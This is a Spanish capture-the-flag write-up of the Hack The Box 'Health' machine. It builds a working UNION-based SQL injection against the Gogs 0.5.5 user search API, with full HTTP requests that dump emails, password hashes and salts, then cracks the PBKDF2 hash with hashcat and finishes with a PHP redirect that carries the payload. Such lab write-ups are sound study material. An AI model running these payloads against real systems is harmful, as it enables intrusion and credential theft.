
Assets 5		
darwin_amd64.zip	5.85 MB	Oct 10, 2014
linux_amd64.zip	7.47 MB	Oct 10, 2014
windows_amd64.zip	6.7 MB	Oct 10, 2014
Source code (zip)		Oct 10, 2014
Source code (tar.gz)		Oct 10, 2014

Lo ejecutamos y seguimos los pasos para configurarlo.



```
┌──(root㉿kali)-[/home/…/HTB/health/content/gogs]
└─# ./gogs web
2023/01/21 09:26:06 [W] No custom 'conf/app.ini' found, please go to '/install'
2023/01/21 09:26:06 [T] Custom path: /home/kali/HTB/health/content/gogs/custom
2023/01/21 09:26:06 [T] Log path: /home/kali/HTB/health/content/gogs/log
2023/01/21 09:26:06 [I] Gogs: Go Git Service 0.5.5.1010 Beta
2023/01/21 09:26:06 [I] Log Mode: Console(Trace)
2023/01/21 09:26:06 [I] Redis Enabled
2023/01/21 09:26:06 [I] Memcache Enabled
2023/01/21 09:26:06 [I] Cache Service Enabled
2023/01/21 09:26:06 [I] Session Service Enabled
2023/01/21 09:26:06 [I] SQLite3 Enabled
2023/01/21 09:26:06 [I] Run Mode: Development
2023/01/21 09:26:06 [I] Listen: http://0.0.0.0:3000
```


Vamos a meter una contraseña que venga en el rockyou. En nuestro caso usaremos "metallica". Probamos el código que viene en el exploit "Gogs - 'users'/'repos' '?q' SQL Injection" y vemos que se acontece.



```
localhost:3000/api/v1/repos/search?q=')%09UNION%09SELECT%09*%09FROM%09(SELECT%09null)%09AS%09a1%09%09JOIN%09(SELECT%091)%09as%09u%09JOI
```

```
data:   []
ok:     true
```

Para entender más profundamente qué está ocurriendo nos abrimos burpsuite y simplificamos la injección. Vamos a explotar "users" que nos parece más interesante que "repos".




Request

```
GET /api/v1/users/search?q=') --+- HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: lang=en-US; i_like_gogits=8b7fb0d8d80046ecc0106ae31f8b3158ebacd31f
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```

Response

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=UTF-8
Set-Cookie: _csrf=; Path=/; Max-Age=0
Date: Sat, 21 Jan 2023 08:37:05 GMT
Content-Length: 146
Connection: close

{
  "data":[
    {
      "username":"root",
      "avatar":"//1.gravatar.com/avatar/c7da1a802c52632f754b9e397f7ed080"
    }
  ],
  "ok":true
}
```


Intentamos forzar el ordenamiento por una consulta que no exista, y vemos que da un error.



```
Request
GET /api/v1/users/search?q=') order+by+100+--+ HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: lang=en-US; i_like_gogits=8b7fb0d8d80046ecc0106ae31f8b3158ebacd31f
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```

```
Response
HTTP/1.1 500 Internal Server Error
Content-Type: application/json; charset=UTF-8
Set-Cookie: _csrf=; Path=/; Max-Age=0
Date: Sat, 21 Jan 2023 08:39:17 GMT
Content-Length: 56
Connection: close

{
  "error":"near \"%\": syntax error",
  "ok":false
}
```


Cambiamos la forma de representar los espacios, usando “/**/”. El propio resultado nos avisa de que el número máximo de consultas es 27.



```
Request
GET /api/v1/users/search?q=')/**/order/**/by/**/100/**/--/**/- HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: lang=en-US; i_like_gogits=8b7fb0d8d80046ecc0106ae31f8b3158ebacd31f
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```

```
Response
HTTP/1.1 500 Internal Server Error
Content-Type: application/json; charset=UTF-8
Set-Cookie: _csrf=; Path=/; Max-Age=0
Date: Sat, 21 Jan 2023 08:39:58 GMT
Content-Length: 91
Connection: close

{
  "error":"1st ORDER BY term out of range - should be between 1 and 27",
  "ok":false
}
```


Creamos la consulta.



```
Request
GET /api/v1/users/search?q=
')/**/union/**/select/**/1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27/**/--/**/-
HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: lang=en-US; i_like_gogits=8b7fb0d8d80046ecc0106ae31f8b3158ebacd31f
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```

```
Response
HTTP/1.1 200 OK
Content-Type: application/json; charset=UTF-8
Set-Cookie: _csrf=; Path=/; Max-Age=0
Date: Sat, 21 Jan 2023 08:47:05 GMT
Content-Length: 188
Connection: close

{
  "data":[
    {
      "username":"",
      "avatar":"//1.gravatar.com/avatar/"
    },
    {
      "username":"",
      "avatar":"//1.gravatar.com/avatar/"
    }
  ],
```

Vemos que no nos da error, pero tampoco nos saca los usuarios. Cambiamos la consulta para que contemple un “UNION SELECT ALL”. Esto hace que represente todos los resultados, aunque estén duplicados.




```
Request
GET /api/v1/users/search?q=
')/**/union/**/all/**/select/**/1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27/**/--/**/
- HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: lang=en-US; i_like_gogits=8b7fb0d8d80046ecc0106ae31f8b3158ebacd31f
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```

```
Response
HTTP/1.1 200 OK
Content-Type: application/json; charset=UTF-8
Set-Cookie: _csrf=; Path=/; Max-Age=0
Date: Sat, 21 Jan 2023 08:49:31 GMT
Content-Length: 227
Connection: close

{
  "data":[
    {
      "username":"root",
      "avatar":"//1.gravatar.com/avatar/c7da1a802c52632f754b9e397f7ed080"
    },
    {
      "username":"3",
      "avatar":"//1.gravatar.com/avatar/15"
    }
  ],
  "ok":true
}
```


Ahora ya vemos los usuarios. Adicionalmente, vemos que nos representa un “3”. Por lo que ya tenemos una columna con la que operar para obtener la información de la base de datos.

Vemos que la BBDD de la aplicación se guarda en el fichero data/gogs.db. Con una aplicación que nos permite explorar la BBDD (https://sqlitebrowser.org/dl/) vemos la estructura de la tabla users.



user		CREATE TABLE `user` (`id` INTE
id	INTEGER	"id" INTEGER NOT NULL
lower_name	TEXT	"lower_name" TEXT NOT NULL
name	TEXT	"name" TEXT NOT NULL
full_name	TEXT	"full_name" TEXT
email	TEXT	"email" TEXT NOT NULL
passwd	TEXT	"passwd" TEXT NOT NULL
login_type	INTEGER	"login_type" INTEGER
login_source	INTEGER	"login_source" INTEGER NOT NULL
login_name	TEXT	"login_name" TEXT
type	INTEGER	"type" INTEGER
num_followers	INTEGER	"num_followers" INTEGER
num_followings	INTEGER	"num_followings" INTEGER
num_stars	INTEGER	"num_stars" INTEGER
num_repos	INTEGER	"num_repos" INTEGER
avatar	TEXT	"avatar" TEXT NOT NULL
avatar_email	TEXT	"avatar_email" TEXT NOT NULL
location	TEXT	"location" TEXT
website	TEXT	"website" TEXT
is_active	INTEGER	"is_active" INTEGER
is_admin	INTEGER	"is_admin" INTEGER
rands	TEXT	"rands" TEXT
salt	TEXT	"salt" TEXT
created	NUMERIC	"created" NUMERIC
updated	NUMERIC	"updated" NUMERIC
description	TEXT	"description" TEXT
num_teams	INTEGER	"num_teams" INTEGER
num_members	INTEGER	"num_members" INTEGER


Vamos a realizar la consulta, extrayendo el campo email, passwd, salt.



```
GET /api/v1/users/search?q=
')/**/union/**/all/**/select/**/1,2,(select/**/email||':'||passwd||':'||salt/**/from/**/user),4,5,6,7,8,9,10,11,1
2,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27/**/--/**/- HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: lang=en-US; i_like_gogits=8b7fb0d8d80046ecc0106ae31f8b3158ebacd31f
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```


```
HTTP/1.1 200 OK
Content-Type: application/json; charset=UTF-8
Set-Cookie: _csrf=; Path=/; Max-Age=0
Date: Sat, 21 Jan 2023 09:06:16 GMT
Content-Length: 350
Connection: close

{
  "data":[
    {
      "username":"root",
      "avatar":"//1.gravatar.com/avatar/c7da1a802c52632f754b9e397f7ed080"
    },
    {
      "username":
      "test@test.es:b639e63d664a7ab8178aca6794e9ed45e7e78a57c84145aeed4984a40230a1140308e29b0876c760976a108d8efc2
      310090b:70L4mnuDKv",
      "avatar":"//1.gravatar.com/avatar/15"
    }
  ],
  "ok":true
}
```

Revisamos el código de la aplicación de la versión que estamos explotando.



https://github.com/gogs/gogs/blob/54930c001df8316d8dfda450b5c39379df2cc1b1/models/user.go
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Installation Cannot Co…

```
                When:  time.Now(),
        }
}

// EncodePasswd encodes password to safe format.
func (u *User) EncodePasswd() {
        newPasswd := base.PBKDF2([]byte(u.Passwd), []byte(u.Salt), 10000, 50, sha256.New)
        u.Passwd = fmt.Sprintf("%x", newPasswd)
}
```

Lo que vemos aquí, es que se usa un algoritmo pbkdf, con 10000 interacciones. Si realizamos una búsqueda por hashcat, vemos el formato de hash que debemos poner. OJO!! Hay que ajustar el número de iteraciones (para nosotros debe ser 10000 y no 1000)




```
┌──(root㉿kali)-[/home/…/HTB/health/content/gogs]
└─# hashcat --example-hashes | grep -i pbkdf
  Name................: WPA-EAPOL-PBKDF2
  Name................: macOS v10.8+ (PBKDF2-SHA512)
  Example.Hash........: grub.pbkdf2.sha512.1024.03510507805003756325721 ... 2425b [Truncated, use --mach for
  Name................: Cisco-IOS $8$ (PBKDF2-SHA256)
  Name................: Django (PBKDF2-SHA256)
  Example.Hash........: pbkdf2_sha256$10000$1135411628$bFYX62rfJobJ07VwrUMXfuffLfj2RDM2G6/BrTrUWkE=
  Name................: PBKDF2-HMAC-SHA256
```




```
┌──(root㉿kali)-[/home/…/HTB/health/content/gogs]
└─# hashcat --example-hashes | grep -i ": PBKDF2-HMAC-SHA256" -C 10
  Example.Hash........: 48e61d68e93027fae35d405ed16cd01b6f1ae66267833b4a7aa1759e45bab9bba652da2e4c07c155a3d8cf1d81f3a7e8
  Example.Pass........: hashcat
  Benchmark.Mask......: ?b?b?b?b?b?b?b
  Autodetect.Enabled..: Yes
  Self.Test.Enabled...: Yes
  Potfile.Enabled.....: Yes
  Custom.Plugin.......: No
  Plaintext.Encoding..: ASCII, HEX

Hash mode #10900
  Name................: PBKDF2-HMAC-SHA256
  Category............: Generic KDF
  Slow.Hash...........: Yes
  Password.Len.Min....: 0
  Password.Len.Max....: 256
  Salt.Type...........: Embedded
  Salt.Len.Min........: 0
  Salt.Len.Max........: 256
  Kernel.Type(s)......: pure
  Example.Hash.Format.: plain
  Example.Hash........: sha256:1000:NjI3MDM3:vVfavLQL9ZWjg8BUMq6/FB8FtpkIGWYk
```

Componemos nuestro hash, codificando los datos obtenidos.




```
┌──(root㉿kali)-[/home/kali/HTB/health/content]
└─# echo -n "b639e63d664a7ab8178aca6794e9ed45e7e78a57c84145aeed4984a40230a1140308e29b0876c760976a108d8efc2310090b" | xxd -r -p | base64
tjnmPWZKergXispnlOntRefnilfIQUWu7UmEpAIwoRQDCOKbCHbHYJdqEI2O/CMQCQs=

┌──(root㉿kali)-[/home/kali/HTB/health/content]
└─# echo -n "70L4mnuDKv"  | base64
NzBMNG1udURLdg==
```




```
Archivo  Acciones  Editar  Vista  Ayuda
 GNU nano 7.1                                                                                  hash
sha256:10000:NzBMNG1udURLdg==:tjnmPWZKergXispnlOntRefnilfIQUWu7UmEpAIwoRQDCOKbCHbHYJdqEI2O/CMQCQs=
```

Ejecutamos *"hashcat -m 10900 -a 0 hash /usr/share/wordlists/rockyou.txt"* y conseguimos obtener la contraseña que anteriormente habíamos configurado.




```
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

sha256:10000:NzBMNG1udURLdg==:tjnmPWZKergXispnlOntRefnilfIQUWu7UmEpAIwoRQDCOKbCHbHYJdqEI2O/CMQCQs=:metallica

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 10900 (PBKDF2-HMAC-SHA256)
Hash.Target......: sha256:10000:NzBMNG1udURLdg==:tjnmPWZKergXispnlOntR...MQCQs=
Time.Started.....: Sat Jan 21 10:41:19 2023 (1 sec)
Time.Estimated...: Sat Jan 21 10:41:20 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:      431 H/s (7.20ms) @ Accel:32 Loops:512 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 384/14344385 (0.00%)
Rejected.........: 0/384 (0.00%)
Restore.Point....: 320/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:9728-9999
Candidate.Engine.: Device Generator
Candidates.#1....: smokey -> michael1
Hardware.Mon.#1..: Util: 75%

Started: Sat Jan 21 10:41:16 2023
Stopped: Sat Jan 21 10:41:22 2023
```

Vamos a llevar este ataque a la máquina víctima. Modificamos nuestro fichero index.php con la inyección en la URL. Obtenemos unas credenciales.




```
  GNU nano 7.1                                   index.php
<?php
header("Location: http://localhost:3000/api/v1/users/search?q=')/**/union/**/all/**/select/**/1,2,(select/**/email||':'||passwd||':'||salt/**/from/**/user),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27/**/--/**/-");
?>
```

